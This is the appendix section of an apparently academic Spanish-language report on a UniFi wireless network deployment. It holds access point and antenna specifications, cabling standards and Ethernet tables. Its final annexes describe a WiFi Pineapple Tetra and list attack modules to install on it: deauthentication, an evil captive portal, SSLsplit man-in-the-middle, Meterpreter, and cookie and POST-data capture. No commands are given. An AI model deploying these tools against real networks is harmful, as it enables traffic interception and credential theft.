Wireless Security	WEP, WPA-PSK, WPA-Enterprise (WPA/WPA2, TKIP/AES)
BSSID	Up to 8 per Radio
Mounting	Wall/Ceiling (Kits Included)
Operating Temperature	-10 to 70° C (14 to 158° F)
Operating Humidity	5 to 95% Noncondensing
Certifications	CE, FCC, IC

* Only the single-pack of the UAP-AC-LITE includes a PoE adapter.


Advanced Traffic Management	
VLAN	802.1Q
Advanced QoS	Per-User Rate Limiting
Guest Traffic Isolation	Supported
WMM	Voice, Video, Best Effort, and Background
Concurrent Clients	250+

Supported Data Rates (Mbps)	
Standard	Data Rates
802.11ac	6.5 Mbps to 867 Mbps (MCS0 - MCS9 NSS1/2, VHT 20/40/80)
802.11n	6.5 Mbps to 300 Mbps (MCS0 - MCS15, HT 20/40)
802.11a	6, 9, 12, 18, 24, 36, 48, 54 Mbps
802.11g	6, 9, 12, 18, 24, 36, 48, 54 Mbps
802.11b	1, 2, 5.5, 11 Mbps

ANEXO 2: VENTANAS DE ADMINISTRACIÓN DEL CONTROLADOR.




Dashboard




RF Map

ANEXO 3: ESQUEMA DE INTERCONEXIÓN DE EQUIPOS UNIFI




ANEXO 4: POLARIZACIÓN Y PARÁMETROS DE LA ANTENA.




2x2 HV Polarized Ubiquiti Antenna


V-Pol Elevation





V-Pol Azimuth



H-Pol Elevation



H-Pol Azimuth



ANEXO 5: ESTÁNDARES SOBRE CABLEADO ESTRUCTURADO.

EN 50173 (2000)

Estándar de Cableado

Tecnologías de la información

Sistema de cableado genérico



America del Norte

TIA/EIA 568 A (1994)/(1999)

Estándar de cableado de

telecomunicaciones

para edificios comerciales



Mundo

ISO/IEC 11801 (2000)

Estándar de cableado

genérico para

edificios comerciales




ANEXO 6: PARÁMETROS DEL CABLE ETHERNET DE LA NORMA ISO 11801.

[Clase] Categoría	Frecuencia máxima (MHz)	Tipo de cable	Terminadores	Uso Típico (Mb/s)
[C] 3	16	UTP	RJ11 (actual. solo tlf.) / RJ45	Voz analógica
4 (descatalogado)	20	UTP	RJ45	Token Ring (16)
[D] 5e (Cat. 5 descat.)	100	UTP / STP	RJ45 / RJ49	Ethernet (100 / 1000)
[E] 6	250	UTP / STP	RJ45 / RJ49	Ethernet (1000)
6a (en desarrollo)	¿500?	UTP / STP	RJ45 / RJ49	Ethernet (¿10.000?)
[F] 7 (no oficial)	600	STP	GG-45 (compatible con conectores RJ45) o TERA	Ethernet (10.000)

Fuente de campo (se supone una tensión inferior a 480 voltios)	Separación mínima según la potencia (KVA)		
	< 2	[2, 5]	> 5
Líneas de corriente o equipos eléctricos no apantallados	13 cm	30 cm	60 cm
Líneas o equipos no apantallados próximos a cables de tierra	6 cm	15 cm	30 cm
Líneas apantalladas	0 cm	15 cm	30 cm
Transformadores, motores eléctricos, aires acondicionados...	100 - 120 cm	100 - 120 cm	100 - 120 cm
Tubos fluorescentes y balastos	12 - 30 cm	12 - 30 cm	12 - 30 cm


ANEXOS 7: CARACTERÍSTICAS TÉCNICAS DEL WIFI PINEAPPLE TETRA.



Specifications:

- **CPU:** 533 MHz MIPS 74K Atheros AR9344 SoC
- **Memory:** 64 MB DDR2 RAM
- **Disk:** 2 GB NAND Flash
- **Wireless:** Atheros AR9344 + Atheros AR9580, both IEEE 802.11 a/b/g/n with quad integrated skybridge amplifiers and included 5 dBi antenna for a high 29 dBm gain EIRP
- **Ports:** (4) SMA Antenna, RJ45 Fast Ethernet, Ethernet over USB, Serial over USB, USB 2.0 Host, 12V/2A DC Power

ANEXO 8: ESQUEMA INTERNO DEL WIFI PINEAPPLE TETRA.



Purchase Now 

ANEXO 9: MÓDULOS A INSTALAR EN LA WIFI PINEAPPLE TETRA.

NANO

TETRA

MK5

MK4

Name	Version	Author	Description
DWall	1.2	sebkinne	Display's HTTP URLs, Cookies, POST DATA, and in
Meterpreter	1.0	audibleblink	meterpreter configuration utility
Deauth	1.6	whistlemaster	Deauthentication attacks of all devices connecte
EvilPortal	3.1	newbi3	An Evil Captive Portal.
SSLsplit	1.3	whistlemaster	Perform man-in-the-middle attacks using SSLsplit
SiteSurvey	1.5	whistlemaster	WiFi site survey
nmap	1.7	whistlemaster	GUI for security scanner nmap



